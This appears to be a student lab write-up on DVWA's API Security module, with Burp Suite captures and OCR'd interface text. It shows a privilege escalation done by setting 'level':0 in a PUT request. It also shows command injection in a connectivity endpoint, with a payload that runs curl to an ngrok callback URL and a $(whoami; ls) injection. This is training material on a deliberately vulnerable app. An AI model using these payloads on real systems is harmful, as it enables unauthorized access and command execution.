1. Set the DVWA security level to Medium, and open the API module again.
2. Look at the call used to update your name and exploit it to elevate your user to admin (level 0).
3. So, click on the submit and see the request in burp suite there are 2 requests PUT. So, if I change the name and submit with cat text at that time also, we see the requests.
4. So now send that morph user request to repeater and click on the send button and see the response the level is 1 so in give question and change that level to 0 so modify that level to 0 and send the request let's see what happen
5. Yes, we got 200 Ok and level also change and open that request in browser but this show in JSON format
6. to see the result in page turn on the intercept and change the level and click on the forward button.

Evidence

Fig 7.14.5 – Medium-level behaviour of the endpoint









Fig 7.14.6 – Result of repeating the Low-level test at Medium







Send
Cancel
Burp AI
Request
Pretty
Raw
Hex
PUT /DVWA/vulnerabilities/api/v2/user/2 HTTP/1.1
Host: 192.168.56.3
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://192.168.56.3/DVWA/vulnerabilities/api/
Content-Type: application/json
Content-Length: 30
Origin: http://192.168.56.3
Connection: keep-alive
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss; continueCode=nPXJnKYB6ovpO1aykRDlz4rQA6LcQSNNhloG5Zb7WgwExVL983NMme2jPqEO; security=medium; PHPSESSID=8022d5a361564190b8c5d1a01489068c
Priority: u=0
{
"name":"morph",
"level":0
}
Response
Pretty
Raw
Hex
Render
HTTP/1.1 200 OK
Date: Mon, 12 Oct 2026 04:56:43 GMT
Server: Apache/2.4.68 (Debian)
Access-Control-Allow-Origin: *
Access-Control-Allow-Methods: OPTIONS,GET,POST,PUT,DELETE
Access-Control-Max-Age: 3600
Access-Control-Allow-Headers: Content-Type, Access-Control-Allow-Headers, Authorization, X-Requested-With
Content-Length: 33
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/json; charset=UTF-8
{
"id":2,
"name":"morph",
"level":0
}


Burp AI
Scan
Passive scan selected message
Active scan selected message
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Send to Organizer Ctrl+O
Open response in browser
Record an issue
Request in browser
Engagement tools
Copy Ctrl+C
Copy prettified Ctrl+Alt+C
Copy URL
Copy as curl command (bash)
Save selected text to file
Save item
Save entire history
Paste host / URL as request
Add to site map
Convert selection


DVWA
Vulnerability: API Security
Look at the call used to update your name and exploit it to elevate your user to admin (level 0).
User details: morph (user)
Name morph
Submit
More Information
Request
Response
Intercept on
Forward
Drop
Open browser



Steps Performed – High Security Level

1. Set the DVWA security level to High, and open the API module again.
2. Now we need to navigate to the new task and select the API-only scan and click on the scan button
3. Copy the DVWA high level URL and paste that in at last put /openapi.yml and click on the upload button and an upload-success message appeared.
4. Select the API details and we can see the whole request related to Api
5. We need to install one extension that is open API parser. After that we can see that extension after
6. We need to open that extension and copy the URL with /openapi.yml click on load.
7. Now we can see that the API URL and test the first request send the first request to repeater after sending that request, we can see It is the wrong host.
8. Next copy the /api/v2/health/echo and paste in the browser after that send that request go to proxy and send the request to the repeater. And click on the send button we get the 404 error now change the request to POST and send the request. Now we can see the error 500 internal server error.
9. Now test like add the in-request words=Hello world and send the request again; same error.
10. Now try to change that text into JSON format and send

{
“words”: “Hello World”
}

At this time, we got a different result see replay.

11. Now try to inject something like ;ls and send see what happen the result is nothing, so let's pick another request.
12. select the /vulnerabilities/api/v2/health/connectivity same process like previous steps there is simple trick to ignore all that copy the connectivity and remove the echo and also remove the word : Hello World and replace with target:localhost We can success ok
13. now let’s start the python server go to cmd and type python3 -m http.server 8000 and also ngrok
14. payload is like

{

“target”:localhost;curl “<YOUR_ngrok_URL>”}

15. we can also run the command like ls whoami like add the ?cmd=$(whoami; ls)

Evidence

Fig 7.14.7 – High-level behavior of the endpoint








